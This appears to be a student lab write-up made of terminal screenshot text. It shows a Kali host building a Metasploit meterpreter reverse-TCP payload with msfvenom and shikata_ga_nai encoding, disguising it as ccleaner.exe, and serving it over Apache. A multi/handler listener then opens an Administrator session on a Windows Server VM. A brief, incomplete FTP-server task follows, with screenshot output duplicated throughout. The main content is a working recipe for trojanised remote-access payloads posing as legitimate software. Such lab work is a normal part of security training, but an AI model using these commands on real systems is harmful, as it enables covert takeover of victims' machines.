

## Question 1:

### Create payload for windows .

```
File Actions Edit View Help
root@kali-pc-001:~# apt install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libaprutil1-dbd-sqlite3 libaprutil1-ldap
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils libaprutil1-dbd-sqlite3 libaprutil1-ldap
0 upgraded, 6 newly installed, 0 to remove and 0 not upgraded.
Need to get 2,069 kB of archives.
After this operation, 7,110 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 libaprutil1-dbd-sqlite3 amd64 1.6.1-4+b1 [19.0 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 libaprutil1-ldap amd64 1.6.1-4+b1 [17.1 kB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/main amd64 apache2-bin amd64 2.4.43-1 [1,301 kB]
Get:4 http://ftp.harukasan.org/kali kali-rolling/main amd64 apache2-data all 2.4.43-1 [160 kB]
Get:5 http://ftp.harukasan.org/kali kali-rolling/main amd64 apache2-utils amd64 2.4.43-1 [244 kB]
Get:6 http://ftp.harukasan.org/kali kali-rolling/main amd64 apache2 amd64 2.4.43-1 [259 kB]
Fetched 2,069 kB in 2min 23s (14.4 kB/s)
Selecting previously unselected package libaprutil1-dbd-sqlite3:amd64.
(Reading database ... 172444 files and directories currently installed.)
Preparing to unpack .../0-libaprutil1-dbd-sqlite3_1.6.1-4+b1_amd64.deb ...
Unpacking libaprutil1-dbd-sqlite3:amd64 (1.6.1-4+b1) ...
Selecting previously unselected package libaprutil1-ldap:amd64.
Preparing to unpack .../1-libaprutil1-ldap_1.6.1-4+b1_amd64.deb ...
Unpacking libaprutil1-ldap:amd64 (1.6.1-4+b1) ...
Selecting previously unselected package apache2-bin.
Preparing to unpack .../2-apache2-bin_2.4.43-1_amd64.deb ...
Unpacking apache2-bin (2.4.43-1) ...
Selecting previously unselected package apache2-data.
Preparing to unpack .../3-apache2-data_2.4.43-1_all.deb ...
Unpacking apache2-data (2.4.43-1) ...
Selecting previously unselected package apache2-utils.
Preparing to unpack .../4-apache2-utils_2.4.43-1_amd64.deb ...
Unpacking apache2-utils (2.4.43-1) ...
Selecting previously unselected package apache2.
Preparing to unpack .../5-apache2_2.4.43-1_amd64.deb ...
Unpacking apache2 (2.4.43-1) ...
Setting up libaprutil1-ldap:amd64 (1.6.1-4+b1) ...
Setting up libaprutil1-dbd-sqlite3:amd64 (1.6.1-4+b1) ...
Setting up apache2-data (2.4.43-1) ...
Setting up apache2-utils (2.4.43-1) ...
Setting up apache2-bin (2.4.43-1) ...
Setting up apache2 (2.4.43-1) ...
Enabling module mpm_event.
Enabling module mpm_core.
Enabling module authz_core.
Enabling module authz_host.
Enabling module authn_core.
Enabling module auth_basic.
Enabling module access_compat.
Enabling module authn_file.
Enabling module authz_user.
Enabling module alias.
Enabling module dir.
Enabling module autoindex.
Enabling module env.
Enabling module mime.
Enabling module negotiation.
Enabling module setenvif.
Enabling module filter.
Enabling module deflate.
Enabling module status.
Enabling module reqtimeout.
Enabling conf charset.
Enabling conf localized-error-pages.
Enabling conf other-vhosts-access-log.
Enabling conf security.
Enabling conf serve-cgi-bin.
Enabling site 000-default.
update-rc.d: As per Kali policy, apache2 init script is left disabled.
update-rc.d: We have no instructions for the apache-htcacheclean init script.
update-rc.d: It looks like a non-network service, we enable it.
Processing triggers for man-db (2.9.2-1) ...
Processing triggers for kali-menu (2020.3.0) ...
Processing triggers for systemd (245.5-3) ...
root@kali-pc-001:~#

File Actions Edit View Help
root@kali-pc-001:~# cd /var/www/html/
root@kali-pc-001:/var/www/html# cd ccleaner/
root@kali-pc-001:/var/www/html/ccleaner# ls
root@kali-pc-001:/var/www/html/ccleaner# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b '\x00' LHOST=192.168.247.100 -f exe > /var/www/html/ccleaner/ccleaner.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali-pc-001:/var/www/html/ccleaner# ls
ccleaner.exe
root@kali-pc-001:/var/www/html/ccleaner#
```


```
File Actions Edit View Help
bpg@kali-pc-001: ~
root@kali-pc-001:~# cd /var/www/html/
root@kali-pc-001:/var/www/html# cd ccleaner/
root@kali-pc-001:/var/www/html/ccleaner# ls
ccleaner/ccleaner.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali-pc-001:/var/www/html/ccleaner# ls
ccleaner.exe
root@kali-pc-001:/var/www/html/ccleaner# systemctl enable ap
apache2@          apache2@.service          apache-htcacheclean.service  apparmor.service
apache2.service  apache-htcacheclean@          apache-htcacheclean@.service
root@kali-pc-001:/var/www/html/ccleaner# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.service.
root@kali-pc-001:/var/www/html/ccleaner# systemctl start apache2
root@kali-pc-001:/var/www/html/ccleaner# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: disabled)
   Active: active (running) since Wed 2020-09-02 00:29:27 PDT; 4s ago
     Docs: https://httpd.apache.org/docs/2.4/
  Process: 3677 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 3688 (apache2)
       Tasks: 55 (limit: 2287)
     Memory: 9.8M
    CGroup: /system.slice/apache2.service
            └─3688 /usr/sbin/apache2 -k start
              └─3689 /usr/sbin/apache2 -k start
                └─3690 /usr/sbin/apache2 -k start

Sep 02 00:29:27 kali-pc-001 systemd[1]: Starting The Apache HTTP Server ...
Sep 02 00:29:27 kali-pc-001 systemd[1]: Started The Apache HTTP Server.
root@kali-pc-001:/var/www/html/ccleaner#
```

```
File Actions Edit View Help
bpg@kali-pc-001: ~
root@kali-pc-001:~# cd /var/www/html/
root@kali-pc-001:/var/www/html# cd ccleaner/
root@kali-pc-001:/var/www/html/ccleaner# ls
ccleaner/ccleaner.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali-pc-001:/var/www/html/ccleaner# ls
ccleaner.exe
root@kali-pc-001:/var/www/html/ccleaner# systemctl enable ap
apache2@          apache2@.service          apache-htcacheclean.service  apparmor.service
apache2.service  apache-htcacheclean@          apache-htcacheclean@.service
root@kali-pc-001:/var/www/html/ccleaner# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.service.
root@kali-pc-001:/var/www/html/ccleaner# systemctl start apache2
root@kali-pc-001:/var/www/html/ccleaner# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: disabled)
   Active: active (running) since Wed 2020-09-02 00:29:27 PDT; 4s ago
     Docs: https://httpd.apache.org/docs/2.4/
  Process: 3677 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 3688 (apache2)
       Tasks: 55 (limit: 2287)
     Memory: 9.8M
    CGroup: /system.slice/apache2.service
            └─3688 /usr/sbin/apache2 -k start
              └─3689 /usr/sbin/apache2 -k start
                └─3690 /usr/sbin/apache2 -k start

Sep 02 00:29:27 kali-pc-001 systemd[1]: Starting The Apache HTTP Server ...
Sep 02 00:29:27 kali-pc-001 systemd[1]: Started The Apache HTTP Server.
root@kali-pc-001:/var/www/html/ccleaner#
```

**Transfer the payload to the victim's machine.**



**Exploit the victim's machine.**

```
File Actions Edit View Help
bpg@kali-pc-001: ~
03:34 AM

root@kali-pc-001: /var/www/html/ccleaner# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.service.
root@kali-pc-001: /var/www/html/ccleaner# systemctl start apache2
root@kali-pc-001: /var/www/html/ccleaner# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: disabled)
   Active: active (running) since Wed 2020-09-02 00:29:27 PDT; 4s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 3677 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 3688 (apache2)
     Tasks: 55 (limit: 2287)
    Memory: 9.8M
    CGroup: /system.slice/apache2.service
            └─3688 /usr/sbin/apache2 -k start
              └─3689 /usr/sbin/apache2 -k start
                └─3690 /usr/sbin/apache2 -k start

Sep 02 00:29:27 kali-pc-001 systemd[1]: Starting The Apache HTTP Server...
Sep 02 00:29:27 kali-pc-001 systemd[1]: Started The Apache HTTP Server.
root@kali-pc-001: /var/www/html/ccleaner# msfconsole

Metasploit

+ --=[ metasploit v5.0.93-dev ]
+ --=[ 2029 exploits - 1103 auxiliary - 344 post ]
+ --=[ 562 payloads - 45 encoders - 10 nops ]
+ --=[ 7 evasion ]

Metasploit tip: Use the resource command to run commands from a file
msf5 >

Current workspace: "Workspace1"
bpg@kali-pc-001: ~
03:35 AM

Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.service.
root@kali-pc-001: /var/www/html/ccleaner# systemctl start apache2
root@kali-pc-001: /var/www/html/ccleaner# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: disabled)
   Active: active (running) since Wed 2020-09-02 00:29:27 PDT; 4s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 3677 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 3688 (apache2)
     Tasks: 55 (limit: 2287)
    Memory: 9.8M
    CGroup: /system.slice/apache2.service
            └─3688 /usr/sbin/apache2 -k start
              └─3689 /usr/sbin/apache2 -k start
                └─3690 /usr/sbin/apache2 -k start

Sep 02 00:29:27 kali-pc-001 systemd[1]: Starting The Apache HTTP Server...
Sep 02 00:29:27 kali-pc-001 systemd[1]: Started The Apache HTTP Server.
root@kali-pc-001: /var/www/html/ccleaner# msfconsole

Metasploit

+ --=[ metasploit v5.0.93-dev ]
+ --=[ 2029 exploits - 1103 auxiliary - 344 post ]
+ --=[ 562 payloads - 45 encoders - 10 nops ]
+ --=[ 7 evasion ]

Metasploit tip: Use the resource command to run commands from a file
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >

Module options (exploit/multi/handler):

Name Current Setting Required Description
-----
-----

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
-----
-----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.247.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Wildcard Target

msf5 exploit(multi/handler) >
```

```
hpg@kali-pc-001: ~  
File Actions Edit View Help  
Metasploit v5.0.93-dev  
+ -- --[ 2029 exploits - 1103 auxiliary - 344 post ]  
+ -- --[ 562 payloads - 45 encoders - 10 nops ]  
+ -- --[ 7 evasion ]  
Metasploit tip: Use the resource command to run commands from a file  
msf5 > use multi/handler  
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > show options  
Module options (exploit/multi/handler):  
Name Current Setting Required Description  
-----  
Payload options (windows/meterpreter/reverse_tcp):  
Name Current Setting Required Description  
-----  
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)  
LHOST 192.168.247.100 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
--  
0 Wildcard Target  
msf5 exploit(multi/handler) >  
Click to switch to "Workspace 2"  
hpg@kali-pc-001: ~  
File Actions Edit View Help  
Metasploit v5.0.93-dev  
+ -- --[ 2029 exploits - 1103 auxiliary - 344 post ]  
+ -- --[ 562 payloads - 45 encoders - 10 nops ]  
+ -- --[ 7 evasion ]  
Metasploit tip: Use the resource command to run commands from a file  
msf5 > use multi/handler  
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > show options  
Module options (exploit/multi/handler):  
Name Current Setting Required Description  
-----  
Payload options (windows/meterpreter/reverse_tcp):  
Name Current Setting Required Description  
-----  
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)  
LHOST 192.168.247.100 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
--  
0 Wildcard Target  
msf5 exploit(multi/handler) > exploit -j -z  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
[*] Started reverse TCP handler on 192.168.247.100:4444  
msf5 exploit(multi/handler) >
```



```
File Actions Edit View Help
Metasploit tip: Use the resource command to run commands from a file
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name Current Setting Required Description
  ----
Payload options (windows/meterpreter/reverse_tcp):
  Name Current Setting Required Description
  ----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.247.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
  Id Name
  --
  0 Wildcard Target
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.247.100:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.247.105
[*] Meterpreter session 1 opened (192.168.247.100:4444 -> 192.168.247.105:50014) at 2020-09-02 03:36:42 -0700
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >

File Actions Edit View Help
Exploit target:
  Id Name
  --
  0 Wildcard Target
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.247.100:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.247.105
[*] Meterpreter session 1 opened (192.168.247.100:4444 -> 192.168.247.105:50014) at 2020-09-02 03:36:42 -0700
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > sessions
Active sessions
=====
  Id Name Type Information Connection
  --
  1 meterpreter x86/windows WIN-2P0T021FDJH\Administrator @ WIN-2P0T021FDJH 192.168.247.100:4444 -> 192.168.247.105:50014 (192.168.247.105)
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...
meterpreter > sysinfo
Computer : WIN-2P0T021FDJH
OS : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en-US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
meterpreter >
```

Question 2:

Create an FTP server.

Recycle bin Administrator: C:\Windows\system32\cmd.exe

Server Manager

Local Server

Dashboard

Local Server

All Servers

File and Storage Services

PROPERTIES

For WIN-2P0T021FDJH

Computer name	WIN-2P0T021FDJH	Last installed
Workgroup	WORKGROUP	Windows (
		Last check
Windows Firewall	Public: Off	Windows (
Remote management	Enabled	Feedback
Remote Desktop	Disabled	IE Enhance
NIC Teaming	Disabled	Time zone
Ethernet0	192.168.247.105, IPv6 enabled	Product ID
Operating system version	Microsoft Windows Server 2016 Standard Evaluation	Processors
Hardware information	VMware, Inc. VMware Virtual Platform	Installed n
		Total disk



Windows Server 2016 Standard Evaluation

Windows License valid for 149 days

Build 14393.rs1\_release.160715-1616


11:31 AM

9/1/2020





